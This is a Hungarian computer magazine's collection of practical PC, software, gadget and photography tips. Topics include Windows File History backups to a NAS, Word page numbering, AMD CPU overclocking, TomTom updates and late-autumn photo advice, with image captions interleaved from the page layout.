
13 Tűzfalportok megnyitása

Egy új szabállyal tartósan megnyithatjuk a Windows-tűzfal meghatározott portjait



14 DirectX újratelepítése

A DirectX Web-installer hibátlan DirectX-verzióval szolgál, amellyel minden játék elindítható



15 Több tárhely felszabadítása

A Lemezkarbantartó lekarcsúsítja a Windows-t a felesleges fájlok és visszaállítási pontok törlésével

ran játékok, mint az „Anno 2070” vagy a „World of Tanks”, indításakor jelentkezik. Rendszerint már a DirectX újraterelítése segít. Töltsük le a DirectX Webinstallert (lemez mellékletünkről), és telepítsük. Ezután a „d3dx9_43.dll” fájlnak ismét rendelkezésre kell állnia, így nincs több hibajelzés. Ha a játék ennek ellenére még mindig nem indítható, keressünk a játék telepítő-CD-jén egy DirectX-verziót. Egyes esetekben a DirectX egy ilyen CD-verziója jobban az adott játékhoz van illesztve, így azzal mindenképpen működni kell.

15 Windows Visszaállítási pontok törlése tárhelyszerzéshez

Visszaállítási pontok törlésével sok szabad tárhelyet nyerhetünk. Nyissuk meg a Start menüt, írjuk a keresőmezőbe: *Lemezkarbantartó*, és indítsuk el az azonos nevű programot. A Lemezkarbantartó átkutatja a PC-t hibanaplókat, ideiglenes fájlokat és más törlendőket keresve. Lehet, hogy előtte még meg kell adnunk a meghajtót, amelyet ellenőriztetni akarunk. A legtöbb esetben ez a C: meghajtó lesz. A keresés lefutása után megnyílik a *Lemezkarbantartó - (C:)* ablak. Itt hozzuk előre az *Egyéb beállítások* lapot. A *Rendszer-visszaállítás és árnyékmásolatok* területen kattintsunk a

Karbantartás gombra, és a következő kérdésre válaszoljunk a *Törölés* gombbal. Most zárjuk be a Lemezkarbantartót, és kattintsunk a *Fájlok törlése* gombra. Ezzel eltávolítunk minden visszaállítási pontot az utolsó kivételével, és ezzel igen sok tárhelyet nyerünk.

16 Word Nagy dokumentumok egyedi oldalszámozása


Terjedelmes írások, például egyetemi házi dolgozatok vagy záródolgozatok fedőlapjai és tartalomjegyzékei többnyire nem kell hogy a számozott oldalak közé tartozzanak. Wordben ezt gyorsan beállíthatjuk.

A legegyszerűbben úgy szabadulunk meg az oldalszámoktól, ha a dokumentumot szakaszokra osztjuk fel. Így minden szakasz oldalszámozását egyénileg rögzíthetjük. Vigyük a kurzort a tervezett szakaszváltás helyére, tehát például a tartalomjegyzék alá vagy a fedőlap mögé, és menjünk a *Lapelrendezés* fülre. Az *Oldalbeállítás* csoportban kattintsunk a *Töréspontok* gombra, és *Szakasztörések* alatt válasszuk a *Következő oldal* parancsot. A Word ezután elvégzi a kívánt szakaszváltást. Vigyük a kurzort most oda, ahonnan az oldalszámozást alkalmazni akarjuk, tehát a dokumentumszöveg elejére.

Ezután kattintsunk a menüszalag *Beszűrés* lapján az *Élőfej* vagy *Élőláb* gombra – attól függően, hogy hova akarjuk tenni az oldalszámokat. A következő menüben válasszuk az *Élőfej szerkesztése* vagy *Élőláb szerkesztése* parancsot. Mellette most megjelenik a menüszalagon az *Élőfej- és élőlábeszközök* a *Tervezés* lapon. Válasszuk el az aktuális sort az előzőtől a *Csatolás az előzőhöz* paranccsal a *Navigáció* csoportból. Vigyük a kurzort arra a helyre, ahová az oldalszámnak kerülnie kell, és válasszuk az *Oldalszám/Oldalszámok* parancsot, majd válasszuk ki a megjelenítési formát. Az *Oldalszám/Formázás, oldalszámozás* paranccsal azt is megadhatjuk, hogy a Word a számozást 1-gyel kezdje, vagy az előző szakasz számozását folytassa.


17 PowerPoint Bemutatók átlátható szakaszokra osztása

Bemutatónkat átláthatóbbá tehetjük, ha a diákat szakaszokra tagoljuk. Ehhez kattintsunk a bal oldali oszlopban jobb egérgombbal a diára, amelynél új szakaszt akarunk kezdeni, és válasszuk a *Szakasz hozzáadása* parancsot. A szakasz nevére kattintva új, kifejezőbb elnevezést adhatunk a helyi menüből a *Szakasz átnevezése* parancsot választva.



16 Oldalszámozás rögzítése

Word-dokumentumokban egyénileg meghatározhatjuk az oldalszámok helyét és megjelenési formáját



17 Bemutatók jobb tagolása

Nagy bemutatókat átláthatóbbá tehetünk az egyes diák szakaszokra tagolásával



Soha többé adatvesztés

A Windows 10 több hatékony programot és funkciót kínál **adataink biztonsági mentéséhez**. Ezek közé tartozik a Fájlelőzmények. Így használhatjuk ki ezt a legjobban.

THORSTEN FRANKE-HAVERKAMP/ROSTA GÁBOR

Lassan már közmondásnak is megteszi, hogy alapvetően kétféle számítógép-felhasználó van: az, aki már rendszeresen készít backupot, és az, aki még az első adatvesztésre vár. Mi azt tanácsoljuk, hogy senki se várja meg, míg eljut az adatvesztésig! A Windows 10-zel eleve kézhez kapunk néhány segítő szolgáltatást és programot, amelyekkel nemcsak a fájljainkat menthetjük meg, hanem kívánság szerint a teljes rendszert is. Miután egy teljes rendszerképet (image-fájlt) készítettünk, problémák esetén bármikor visszatérhetünk ehhez a rendszerállapothoz. Tippünk témája azonban a Fájlelőzmények, amelyekkel az egyes fájlokat tudjuk visszaállítani.

Egyet azonban előre kell bocsátanunk: az egyénileg meghatározott backup-stratégiát megfelelő szoftverrel és külső (hálózati) meghajtóra mentéssel a Windows nem pótolja.

Zenék, fotók & dokumentumok mentése

Bármilyen bosszantó is lenne, ha például a Windows 10-et teljesen újra kellene telepíteni, azért ez mégsem hasonlítható egy igazi adatvesztéshez, amikor például megismételhetetlen fotók vagy saját videók vesznek véglegesen oda. Ugyanez érvényes sok más állományra is. Ezek a személyes fájlok tehát egy adatmentésnél a legfontosabb helyen állnak, ezért is fogta össze ezeket a Mic-

rosoft az úgynevezett Könyvtárakba. Ezeket az adatokat egyébként a Windows 10 mappastruktúrájában a fájlközelítőben a *Helyi lemezek/Felhasználó/Felhasználónév* alatt találjuk, tehát például *C:\User\Chip* alatt. Egy praktikus lehetőség arra, hogy ezeket az adatokat automatikusan az internetre mentjük, a OneDrive, az ingyenes felhő minden Windows-felhasználónak, ezért ajánljuk a OneDrive engedélyezését minden Windows 10-telepítésnél. Ez a szolgáltatás azonban gyors internetkapcsolatot kíván, mert rendszerint csak így van elég sávszélesség például saját képek és filmek feltöltéséhez, különben ez órákig is eltartana. Ráadásul az ingyenes tárhelyet a Microsoft 5 Gbátra korlátozta, így a OneDrive átfogó archívumnak nem alkalmas, kivéve, ha külön pénzért kiegészítő tárhelyet bérlünk, vagy előfizetünk például az Office 365-re. Nagyobb adatmennyiségekhez inkább a helyi mentés kínálkozik – ez ugyanis célszerűbb, mint az online tárhely backupja. A Win 10 a Fájlelőzményekkel praktikus és könnyen kezelhető szolgáltatást nyújt. A használatához mindössze még egy második belső vagy külső merevlemezre vagy hálózati tárhelyre (NAS) van szükség. A Fájlelőzményekkel a Win 10 nemcsak automatikusan ment minden személyes fájlt, mint a zenék, fotók és dokumentumok, hanem

Fotók: Synology



Kezdőlap
2

Frissítés és biztonság

- Windows Update
- Windows Defender
- Biztonsági mentés

Biztonsági mentés a Fájlelőzményekke

A fájlok biztonsági mentése egy másik meghajtóra, ahonnan visszaállíthatók, ha az eredeti példányok elvesznek, megsérülnek vagy törölődnek.

Fájlok automatikus biztonsági mentése

Be

[További beállítások](#)

Korábbi biztonsági másolatot keres?

Biztonsági mentés beállításai
3

Áttekintés

Biztonsági másolat mérete: 309 MB

Teljes terület (\\DISKSTATION\home\): 5,29 TB

Legutóbbi biztonsági mentés: 2016. 10. 16. 16:11

[Biztonsági mentés megkezdése](#)

Navigation pane
4

Navigation pane

- DISKSTATION
- Download
- home
- @Recycle
- Gabor
- homes

Configuration

Data

Biztonsági mentés beállításai
5

Fájlok biztonsági mentése

Óránként (alapértelmezett)

Biztonsági másolatok megtartása

1 hónapig

Mappák biztonsági mentése

- Mappa felvétel
- Mentett játékok C:\Users\Gabor
- Hívatkozások C:\Users\Gabor
- Dokumentumok C:\Users\Gabor
- Letöltések C:\Users\Gabor

2016. október 16., vasárnap 16:13 | 2 / 2
6

3D Objects

Asztal

Dokumentumok

Hivatkozások

Kedvencek

Képek

Keresések

Letöltések

Mentett játékok

Névjegytár

OneDrive

Videók

Zene

Dokumentumok

Filmtekercs

Filmtekercs

Mentett képek

Mentett képek

Zene

egy fájl verziói között is oda-vissza válthatunk. Ha például nem tetszik egy fotó szerkesztésének eredménye, ezzel az eszközzel könnyen visszaállíthatjuk az eredeti állapotot.

Munkamenet

1 Előkészületek

A Fájlelőzmények egy nagyon hasznos, folyamatos mentési mód Windows 10 alatt, és mindenkinek legalább ki kellene próbálnia egyszer. Ehhez azonban szükség van egy külön meghajtóra a mentéshez. Ez lehet például egy második belső merevlemez, külső USB-meghajtó is, de a leginkább célravezető a NAS használata.

2 Fájlelőzmények bekapcsolása

Kattintsunk a Windows 10 Gépházban a *Frissítés és biztonság* témára, és választjuk a bal oldali menüből a *Biztonsági*

mentés funkciót. A *Meghajtó felvétel* paranccsal jelöljük ki a célmeghajtónkat. Ezt aztán a *További beállítások*ból tetszés szerint változtathatjuk. Ezután kattintsunk a *Bekapcsolásra*, és várjuk meg az első mentést.

3 Mentés NAS-ra

Egy külső merevlemeznel biztonsági mentés tárolójának még alkalmasabb a hálózathoz csatlakozó tárolóeszköz, a NAS. Válasszuk ismét a *Meghajtó felvétel* parancsot, és a hálózati címek közül jelöljük ki a NAS-t és a mentés tárolójának szánt könyvtárunkat.

4 Biztonságimentés-fájlok létrehozása

Az első mentési folyamat – adatmennyiségtől függően – egy óránál is tovább tarthat. A Windows programja alapértelmezésben minden személyes beállítást, ment, hogy szükség esetén helyreállíthassuk őket. A mentéseket a célmeghaj-

tón a felhasználó- és számítógépnévünk alatt a *\Configuration* és *\Data* mappákba beosztva találjuk.

5 Beállítások módosítása

Magunk dönthetjük el, hogy a Windows mikor és miről készítsen mentést a Fájlelőzményekkel. Minden beállítást megtalálunk *Gépház/Frissítés és biztonság/Biztonsági mentés* alatt, a *További beállítások*ra kattintva. Itt például új mappákat vehetünk fel a biztonsági mentésbe vagy kizárhatunk belőle mappákat.

6 Fájlok visszaállítása

Ha a biztonsági mentéshez kell visszanyúlnunk, akkor *Biztonsági mentés/További beállítások* alatt válasszuk a *Fájlok visszaállítása egy friss biztonsági másolatból* linket. Egy kattintás a zöld gombra visszaállítja a kiválasztott fájlokat, a jobb/bal gombokkal váltunk a különböző verziók között. Az előnézet lehetőség (dupla kattintással egy fájlra) segít a választásban.

Hardver

Optimális beállítás, maximális teljesítmény, zavartalan működés

19 Processzor

AMD CPU-k kockázatmentes órajel-növelése tuningprogrammal

Tuningolással sok CPU-ból az utolsó kis tartalék teljesítményt is ki lehet hozni. A jelenleg második helyezett PC-s processzorgyártó, az AMD megkönnyíti az órajel növelését egy saját, AMD OverDrive nevű eszközzel (elérhető az APU illesztőprogram vezérlőpultján). A telepítést követően nyissuk meg a tuningprogramot, hozzuk előre a *Performance Control* fület, és menjünk a *Clock/Voltage* parancsra. Itt az AMD OverDrive megmutatja a CPU aktuális teljesítményét. A processzor órajelének növeléséhez először tegyünk pipát a *Select all Cores* jelölőnégyzetbe. Ezután húzzuk jobbra a *CPU Core 0 Multiplier* csúszkát. A felső *CPU Core 0 Speed* mezőben *Current Speed* alatt látjuk a CPU új sebességét. Ha ezután lefagyásokat tapasztalunk, kísérletezzünk a *CPU VID* csúszkákkal a *Voltage (V)* alatt, amelyekkel a processzor feszültségellátását befolyásolhatjuk. Fontos, hogy *Status Monitor*/*CPU Status* alatt figyeljünk a processzor hőmérsékletére, ezt lehetőleg próbáljuk meg 60 fok alatt tartani.

Mielőtt bármit is megváltoztatnánk, a *Performance Control*/*Stability Test* alatt indítsuk el többször is a stabilitást mérő teszteket, hogy meggyőződjünk arról, hogy a processzor a módosított beállításokkal is lefagyások nélkül működik. Még tovább fokozhatjuk a biztonságot,



19

AMD processzor tuningolása

Az AMD OverDrive program számos lehetőséget kínál a CPU-órajel növelésére

ha a CPU biztonságos működését a Cinebench programmal (lemezmemléketünkön) is ellenőrizzük.

20 Navigációs rendszer

A TomTom navi frissítése a gyártó programjaival

Azért, hogy mindig elérjük a legújabb szolgáltatásokat, a navinkat folyamatosan a legújabb szoftverrel kell ellátni. Ezt például a TomTom gyártónál két különböző program segítségével kapjuk meg. Hogy nekünk melyik az igazi, azt a TomTom súgóoldala árulja el, miután azon megkerestük a modellünket. Ha a TomTom Home alkalmazás az ajánlott, akkor telepítsük a számítógépünkre, kössük össze a navit a számítógéppel, és kapcsoljuk be. Készítsünk róla biztonság mentést a Home megfelelő menüjéből, a *Biztonsági másolat és visszaállítás*/*Biztonsági másolat készítése a készülékről*/*Biztonsági másolat készítése most* parancsra kattintva. Ezután térjünk vissza a Home menübe, és válasszuk a *Saját eszköz frissítése* parancsot. Ha rendelkezésre áll új szoftververzió, akkor azt a *Frissítések letöltése* paranccsal töltsük le. Ezután kattintsunk a *Befejezés* gombra, és menjünk a Home menüben a *Készülék/Készülék kapcsolatának bontása* lehetőségre.

A másik frissítőprogramot, a MyDrive Connectet szintén a TomTom support

oldaláról szerezhetjük be. A telepítést követően kössük össze a PC-t a navival, kapcsoljuk be, indítsuk el a programot, és jelentkezünk be a MyDrive Connect felhasználói adatainkkal. Most válasszuk balra fent a *Saját tartalom* lehetőséget, és utána a *Kijelöltek frissítése* parancsot. Hagyjuk jóvá a frissítést a *Jóváhagyás és telepítés* gombra kattintva, és várjuk meg, amíg a frissítés lezárul. Utána válasszuk le a navit a PC-ről.


21 Okostelefon

Android-okostelefonok hatékonyabb kezelése gyorsbillentyűkkel

Android-okostelefonokhoz különböző „billentyűkombinációk” vannak, amelyek megkönnyítik az életünket. Az alább leírtak csak ízelítőt jelentenek ezekből, előfordul, hogy egyes készülékeken ezek nem így jelennek meg.

Alkalmazásváltás: tartsuk röviden lenyomva a Home gombot, és az Android megmutatja az utoljára használt programokat. Jobbra lent visszaállíthatjuk a listát, ha pedig a tortadiagramra koppintunk balra, megnyílik az Android feladatkezelője.


Képernyőfotó készítése: ha egyszerre nyomjuk le a Home és a kikapcsológombot, az Android képernyőképként menti a teljes képernyőt. A PNG-fájlt az Android gyökérfiókban találjuk /*Pictures*/



20

TomTom navi frissítése


Egy kattintás után a Saját eszköz frissítése gombra a navi megkeresi az új szoftververziókat



21

Androidos kombinációk

A kikapcsológomb rövidebb lennyomással menüt kapunk fontos parancsokkal



22

Elem ugráltatása

Ha egy ceruzaelem 20 centiméterről leejtve újból felugrik, akkor garantáltan üres



23

Wi-Fi-hatótávolság növelése

Egy átépített italosflakon jelentősen erősítheti a vezeték nélküli hálózatunk hatótávolságát

Screenshots alatt. Android 4.2-től értesítést is kapunk az állapotsoron.

Tipp: a Google Nexus 4 és a HTC One egyes verziói a képernyőkép-készítéshez a halkító- és kikapcsológombot használják, de egyébként ugyanígy működnek.

Hívás némítása: ha a telefon egy alkalmatlan pillanatban csöng, elég, ha lenyomjuk valamelyik hangerőgombot, hogy a telefon elnémuljon – ezzel még a hívást nem fogadjuk, de nem is utasítjuk el. Egyes készülékeknél ha a telefont megfordítjuk és a kijelzőre fektetjük, ugyanezt a hatást érjük el.

Telefon újraindítása: ahelyett, hogy a kikapcsológombot kétszer több másodpercig nyomnánk, tartsuk a kikapcsológombot egy-két másodpercig lenyomva, és ezzel megnyitjuk az eszköz beállításait. Itt nemcsak az újraindítást választhatjuk, hanem például a repülő üzemmódot is bekapcsolhatjuk vagy némíthatjuk is a készüléket.

22 Elem

Ceruzaelemek töltöttségi állapotának kiderítése mérőeszköz nélkül

Ha nincs kéznél mérőeszközünk, akkor is megállapíthatjuk, hogy egy elem még tele van vagy már üres. Ejtsük az elemet körülbelül 20 centiméteres magasságból merőlegesen az asztalra, és látni fogjuk a töltöttségét a becsapódásból. Egy telje-

sen üres elem az asztalnak ütdés után felugrik pár centiméter magasra. Ha viszont még töltve van, akkor elmarad ez a rugószerű hatás, az elem rögtön az oldalára billen.

Bár elsőre humbugnak tűnik, a módszernek szilárd kémiai alapja van: az alkáli elemek töltött állapotukban zselészerű masszával vannak töltve, amely elnyeli az ütközés energiáját, így az elem az ütközés után az oldalára billen. De ahogy merül az elem, úgy válik ebből a zselés masszából egy szilárd tömb, amely már nem tudja tompítani az ütközést, ezért ugrik fel az üres elem a leérkezés után még egyszer.

23 Wi-Fi-erősítő

Italosdoboz átalakítása Wi-Fi-repeaterre

Ha túl kicsi az otthoni WLAN hálózat hatótávolsága, akkor sem kell feltétlenül Wi-Fi-repeaterre költenünk, lehet, hogy egy üres italosdobozal is meg tudjuk oldani a problémát. A minél sérülésmentesebb doboz mellett szükség lesz még egy éles ollóra. Vágjunk a dobozból ernyőformát, és tegyük a routerre úgy, hogy a rádióhullámokat a kívánt irányba terelje. Ragasztószalaggal segíthetünk, hogy az erősítő megtartsa pozícióját. A trükk a legjobban külső antennás Wi-Fi-route-reknél működik. Nem feltétlenül szüksé-

ges hozzá, de egy botantennával jobb eredményeket érhetünk el.

24 FritzBox

Webhozzáférés okostelefonon és USB-kapcsolaton keresztül

Ha az otthoni hálózatunkban már megint kiesett a DSL-kapcsolat, akkor is elérhetjük az internetet – feltéve, hogy van egy FritzBoxunk, például a 7490-es, és egy Android-okostelefonunk. A vezetékes internetkapcsolat alternatíváját USB-tetheringnek hívják: csatlakoztassuk a telefont USB-kábelrel a FritzBox egy USB-portjára, válasszuk az okostelefonon a *Beállítások/Vezeték nélküli és egyéb hálózatok/Megosztás és hordozható csatlakozási pont* menüpontot, és kapcsoljuk be az *USB-megosztás* lehetőséget. Ezután kattintsunk a FritzBox konfigurációs maszkján az *Internet/Mobil communications* menüre, és kapcsoljuk be a következő beállítást: *Internet connection via smartphone or mobile communications stick by USB tethering automatically whenever the DSL connection is interrupted*. Hagyjuk jóvá az *Apply* gombbal. Mostantól a mobilszolgáltatónk biztosítja az internetelérést. Díjcsomagtól függően tartunk szem előtt a felhasznált adatmennyiséget. Kiseb korlátozást jelent, hogy nem minden Android-telefon támogatja az USB-megosztást.



24

Tartalék net vészhelyzetre

A vezetékes internet kiesésénél az okostelefonunk USB-megosztáson keresztül internet-hozzáférést biztosíthat



Fotók az ősz végéről

Sugárzó napfény, kék ég, tiszta levegő, és minden sarkon egy új motívum: **a fényképészeknek egy csendes késő őszi remek időszak lehet.**

STEFANIE BIBERGER/ROSTA GÁBOR

Bár az ősz inkább az esőkről híres, az évszak végén azért előfordulhatnak csendes, tiszta égbolttal időszakok is, amikor már látszik a lehelet, de még nem fagyosak a nappalok. Aki ezekben a hetekben nyitott szemmel kószál városban és vidéken, bőven van lehetősége menő felvételeket begyűjteni. Tippjeink a tökéletes kép keresésében segítenek

Munkamenet

1 A napos órák kihasználása

A napfordulót magunk mögött hagyva egyre könnyebb lesz a sejtelmes korai vagy késői fotók elkészítése. Korán kelőként az

első napsugarak fényében fotózhatjuk a még deres mezőt. A természet varázslatos fényhatásokkal jutalmaz. Napközben a mintázatokra és struktúrákra figyeljünk, mert a kemény fény kiemeli a részleteket. Délután a fény lágyabb lesz, ezek a portrékészítés ideális órái. A naplemente meleg, arany színű fénye pedig kiválóan alkalmas tájképek készítéséhez.

2 Lencsefényfoltok kreatív kihasználása

Az úgynevezett Lens Flare tulajdonképpen nemkívánatos jelenség: drága objektívek lencsetagjai például kifejezetten azért tartalmaznak speciális kémiai adalékot, hogy ezek a fényfoltok egyáltalán meg se

jelenjenek. Kreatív elemként felhasználva azonban izgalmas hatást keltenek: a nyár érzetét keltik a képen. Ha nem utólag, digitális úton adjuk a képhez ezeket, akkor a fényforrásnak is feltétlenül fel kell kerülnie a képre, a szem védelmére ilyenkor DSLR gépeknél használjuk az élőképet, ne nézzünk a napba az objektíven keresztül!

3 A felszerelés védelme


Aki tengerparton szeretne fényképezni, annak a homok és a sós víz ellen kell védenie a felszerelését. Erre való a speciális védőhuzat fényképezőgépekhez. Szükség esetén előre cseréljünk akkut, és a strandon már ne cseréljünk lencsét, hogy ne menjen homok a szenzorba. A védőhuzat előnyét akkor is kihasználhatjuk, ha egy esősebb napon támad kedvünk a fotózásra.

4 Filmezés akciókamerával

Ne féljünk a víztől! Az esős, havas pillanatok akciókamerával foghatjuk el anélkül, hogy a kamera károsodna. Tartóval az akciókamerákat, mint a GoPrókat, akár közvetlenül a sporteszköze is rögzíthetjük, hogy egyetlen izgalmas pillanatot se mulasszunk el.

5 Fényképezés a tóparton

Vízparton számtalan képen próbáljuk a víz és a táj végtelenségét rögzíteni. Amikor átnézzük a képeket, gyakran csaló-



2


dunk, mert a felvételek nem adják vissza a táj varázsát, vagy a választott képkivágás hat unalmasan. Ezért ügyeljünk arra a képkompozíciónál, hogy olyan elemeket integráljunk a képbe, amelyek orientálják a nézőt. Ezek lehetnek például kövek vagy partra sodort tárgyak az előtérben. Gátak vagy stégek a képbe irányítják a tekintetet. De a kis részleteket se veszítsük szem elől, például nyomokat a homokban, kagylókat, köröző sirályokat, vagy a nyár ott hagyott kellékeit, például az összecukott kempingszékeket vagy napernyőket. Érdekes hatást érünk el, ha különböző expozíciós időkkel kísérletezünk. Rövid expozícióval mozgásukba fagyasztjuk a hullámokat. Minél hosszabban exponálunk, annál simábbnak tűnik a vízfelület, ráadásul egy szűrkefilter a beeső fénymenyiséget is szabályozza.

6 Fényképezzünk hullócsillagot

A hosszú éjszakák csábítanak a csillagos ég fényképezésére. Ez azonban csak valóban sötét környezetben működik, tehát messze a városoktól. A csillagpályákról vagy a tejútról készült felvételek mellett július végétől szeptember közepéig egy különleges látványosságra is számíthatunk: hullócsillagokra. A júliusi Aquaridák középerős meteorrajok, amikor akár 20 hullócsillag is potyoghat óránként. A következő raj a Perseidák, óránként akár 100 hullócsillaggal. Rövid gyújtótávolságú objektívval növekszik az esélye, hogy néhányat elkapunk közülük. Kötelező az állvány, valamint a távkioldó, hogy a képek a legalább 30 másodperces expozíció közben ne mozduljanak be. Mivel



3



5



7

nem tervezhető, hogy egy hullócsillag mikor indul el és pihen meg az égen, legjobb, ha hosszabb időn keresztül halmozzuk a felvételeket. Így megnövekszik az esélye, hogy a kis meteorok fénypályáját a memóriakártyára sikerül rögzíteni.

7 Víz alatti képek készítése

Korallok, hínárok, egzotikus halak: aki szívesen merül a tengerbe, az számos új motívumra lelhet. A víz alatti kamerák vagy akciókamerák vízálló házban kézhez állók és kompaktnak. Így búvárpiázva is izgalmas perceket rögzíthetünk.

8 Expozíció optimalizálása

Déli napsütésben a motívumok fényárban úszó és árnyékos területeikkel nem világíthatók meg kiegyensúlyozottan. Pontméréssel rögzíthetjük, hogy a fényképezőgép mely területeket exponáljon hibátlanul.



4



6

9 Szűrő használata

Tájfotóknál, különösen akkor, ha világos van és jórészt felhő borítja, az ég gyakran kiég. Szürkeátmenetes szűrővel, amely lesötétíti az égboltot, segíthetünk ezen. A másik lehetőség a cirkuláris polárszűrő, amely egy világos napon felerősíti az ég kékjét, ha a nap megfelelő szögben esik a szűrőre.

10 Kísérletezés árnyékokkal

Erős napfényben kemény árnyékok keletkeznek, amelyek hatásosan kihasználhatók. A motívumkeresésnél figyeljünk a formákra, vonalakra és struktúrákra, és alakítsuk át fekete-fehérré a képeket. →




10

Web, fotó és a többiek

A legjobb tippek a legjobb fotókhoz, a mobiltelefonokhoz és a biztonságos internethez

26 Google Drive
Űrlap készítése és küldése
körkérdésekhez

A Google online tárhelyén, a Drive-on űrlapokat is készíthetünk, például azért, hogy megkérdezzük valamiről ügyfelek, weboldalunk látogatói vagy barátok véleményét. Jelentkezzünk be a Google Drive-ba, és kattintsunk az **Új** menügombra. Kattintsunk a lista alján a **Továbbiakra**, és válasszuk a **Google Űrlapok** almenüt. Írjuk be az űrlap nevét, majd kövessük a mezőket a résztvevők nevének és korának rögzítéséhez. Új kérdés létrehozásához kattintsunk a pluszjelre a képernyő jobb oldalán. Ezután döntsünk a kérdés típusáról: rövid vagy hosszú választ várunk? Egy évszámot kell a kitöltőnek beírni vagy inkább ikszeljen egy skálán? A kérdéstípust a kérdés melletti, alapértelmezésben **Feleletválasztásra** állított listát legördítve módosíthatjuk. Ha a **Kötelező** kapcsolót bekapcsoljuk, a résztvevő csak válaszadás után léphet a következő szakaszba. Amint minden kérdést felvettünk az első szakaszhoz, például a személyes adatokat, kattintsunk az **Új szakaszra**, és hozzuk létre a következő kérdéssort. Az űrlapoknál időtakarékos használatuk miatt sokan szeretik az értékválasztó skálákat: a **Lineáris skála** kérdéstípus választása



26
Űrlapok készítése a Drive-hoz
A Google Drive-on egyedi űrlapokat készíthetünk visszajelzések kéréséhez

